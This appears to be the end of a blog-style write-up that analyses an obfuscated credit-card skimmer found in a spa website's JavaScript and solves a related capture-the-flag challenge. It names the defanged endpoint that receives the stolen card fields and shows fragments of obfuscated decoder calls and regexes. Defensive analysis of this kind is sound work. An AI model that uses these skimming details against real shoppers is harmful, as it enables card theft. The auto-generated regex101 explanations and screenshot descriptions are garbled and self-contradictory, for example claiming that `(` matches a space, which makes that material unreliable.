- `*` Quantifier — Match 1 or more of the preceding token.
- `(` Character. Matches a SPACE character (char code 32).
- `*` Quantifier — Match 0 or more of the preceding token.
- `\` Escaped character. Matches a "(" character (char code 40).
- `\)` Escaped character. Matches a ")" character (char code 41).

MATCH INFORMATION

Your regular expression does not match the subject string.

QUICK REFERENCE

Search reference	
All Tokens	A single character of: a, b or c
Common Tokens	A character except: a, b or c
General Tokens	A character in the range: a-z
Anchors	A character not in the range: a-z
Meta Sequences	A character in the range: a-z or A-Z
Quantifiers	Any whitespace character
Group Constructs	Any non-whitespace character
Character Classes	Any digit

The screenshot shows the regex101.com interface. The URL is https://regex101.com. The search bar contains the query: `/ \w+ \w+ \w+ \w+ /g`. The regular expression is displayed as: `/ \w+ \w+ \w+ \w+ /g`. The test string is: `function(){return'dev';}`. The results section shows "1 match, 19 steps (~0ms)". The EXPLANATION panel provides a detailed breakdown of the regex components:

- `\w+` matches any word character (equal to `[a-zA-Z0-9_]`)
 - `\w` Quantifier — Matches between one and **unlimited** times, as many times as possible, giving back as needed (greedy)
- `\w` matches the character `\w` literally (case sensitive)
- `\w` Quantifier — Matches between zero and **unlimited** times, as many times as possible, giving back as needed (greedy)
- `\w` matches the character `\w` literally (case sensitive)
- `\w` matches the character `\w` literally (case sensitive)
- `\w` Quantifier — Matches between zero and **unlimited** times, as many times as possible, giving back as needed (greedy)
- { matches the character `\w` literally (case sensitive)

The MATCH INFORMATION panel shows Match 1: `Full match 1-25 function(){return'dev';}`.

The QUICK REFERENCE panel lists common regex tokens and their meanings.

Search reference	A single character or: a, b or c
All Tokens	A character except: a, b or c
Common Tokens	A character in the range: a-z
General Tokens	A character not in the range: a-z
Anchors	A character in the range: a-z or A-Z
Meta Sequences	Any single character
Quantifiers	Any whitespace character
Group Constructs	Any non-whitespace character
Character Classes	Any digit

I have detected that credit card information (CVV, Holder, ccexpiry, ccnumber, cvc, fullname) is being stolen and sent to the address [https://kinitrofitness\[.\]com/wp-includes/class-wp-customize-settings.php](https://kinitrofitness[.]com/wp-includes/class-wp-customize-settings.php) by editing it without spaces and solving hidden character strings through Regex control and static and dynamic code analysis.

The screenshot shows a Microsoft Visual Studio Code interface with the following details:

- File Explorer:** Shows a tree view of files and folders. Opened files include `launch.json`, `Spafoni - En Uygun Masaj ve Spa Fırsatları_files.js`, and `Spafoni - En Uygun Masaj ve Spa Fırsatları_files.css`. Annotations are present on the `Spafoni - En Uygun Masaj ve Spa Fırsatları_files.js` file.
- Code Editor:** The main editor window displays the `Spafoni - En Uygun Masaj ve Spa Fırsatları_files.js` file. The code contains several annotations, including:
 - Annotations for functions: `removeCookie()`, `getCookie()`, and `updateCookie()`.
 - Annotations for variables: `_0x59f49a`, `_0x114c93`, `_0x426398`, `_0x59f49a`, `_0x114c93`, `_0x4c33ca`, `_0x4265d2c`, `_0x59f799`, `_0x40ff59`, `_0x1e17c`, `_0x80c167`, and `_0x32a8f["test"]`.
 - Annotations for regular expressions: `(?::|);\\x20)+_0x114c93["replace"](/(.+?|()|()|\\v[^\\n])/g, "$1") +'-([\\z-]+')` and `\\x5cw\\x20*[\\x5c]\\x20*[\\x27]\\x22]+[\\x27]\\x22];?\\x20*`.
- Bottom Status Bar:** Shows the current line (Ln 44), column (Col 80), and encoding (UTF-8). It also includes tabs for DEBUG CONSOLE and TERMINAL.

The screenshot shows the Microsoft Visual Studio Code interface with the debugger extension active. The code editor displays a file named `6cb1e31ff2f343a9d576d889bfcfbe0e.js`. The file contains several `console.log` statements, many of which are identical or very similar, such as `console.log(0x3a74('0x1e5', 'pVAM'))`. The left sidebar shows the following sections:

- VARIABLES**: Shows local variables like `this`, `0x1e8b341`, `0x3a8990`, etc.
- WATCH**: Shows variables being monitored.
- CALL STACK**: Shows the current stack trace, with the top frame being `PAUSED ON BREAKPOINT`.
- LOADED SCRIPTS**: Lists other loaded scripts including `6cb1e31ff2f343a9d576d889bfcfbe0e.js` and `6cb1e31ff2f343a9d576d889bfcfbe0e.js` (anonymous function).
- BREAKPOINTS**: Shows breakpoints set across multiple files, with some being hit (indicated by a red dot).

The bottom status bar indicates the file is paused on a breakpoint at line 113. The code editor shows the following log entries from line 197 to 277:

```

197 console.log(0x3a74('0x1e5', 'IVBd'));
198 console.log(0x3a74('0x1e5', 'pVAM'));
199 console.log(0x3a74('0x1e5', 'jISS'));
200 console.log(0x3a74('0x1e5', 'IVBd'));
201 console.log(0x3a74('0x1e5', 'jIK'));
202 console.log(0x3a74('0x1e5', 'jISS'));
203 console.log(0x3a74('0x1e5', 'IVBd'));
204 console.log(0x3a74('0x1e5', 'IVBd'));
205 console.log(0x3a74('0x1e5', 'y3y'));
206 console.log(0x3a74('0x1e5', 'jIK'));
207 console.log(0x3a74('0x1e5', 'jISS'));
208 console.log(0x3a74('0x1d5', 'EH16'));
209 console.log(0x3a74('0x1d5', 'Ka5q'));
210 console.log(0x3a74('0x1d5', 'EH16'));
211 console.log(0x3a74('0x1d5', 'Ka5q'));
212 console.log(0x3a74('0x1d5', 'EH16'));
213 console.log(0x3a74('0x1d5', 'WMMB'));
214 console.log(0x3a74('0x1d5', 'Ka5q'));
215 console.log(0x3a74('0x1d5', 'EH16'));
216 console.log(0x3a74('0x1d5', '0011'));
217 console.log(0x3a74('0x1d5', 'WMMB'));
218 console.log(0x3a74('0x1d5', 'Ka5q'));
219 console.log(0x3a74('0x1d5', 'EH16'));
220 console.log(0x3a74('0x1d5', '0011'));
221 console.log(0x3a74('0x1d5', 'WMMB'));
222 console.log(0x3a74('0x1d5', '0W19'));
223 console.log(0x3a74('0x1d5', '7qCe'));
224 console.log(0x3a74('0x1d5', '9W0P'));
225 console.log(0x3a74('0x1dd', '7qCe'));
226 console.log(0x3a74('0x1d8', 'Ka5q'));
227 console.log(0x3a74('0x63', 'H043'));

```

Hope to see you in the following articles.

Note:

1. This article also contains the solution for the Pi Hediym Var #19 cybersecurity game.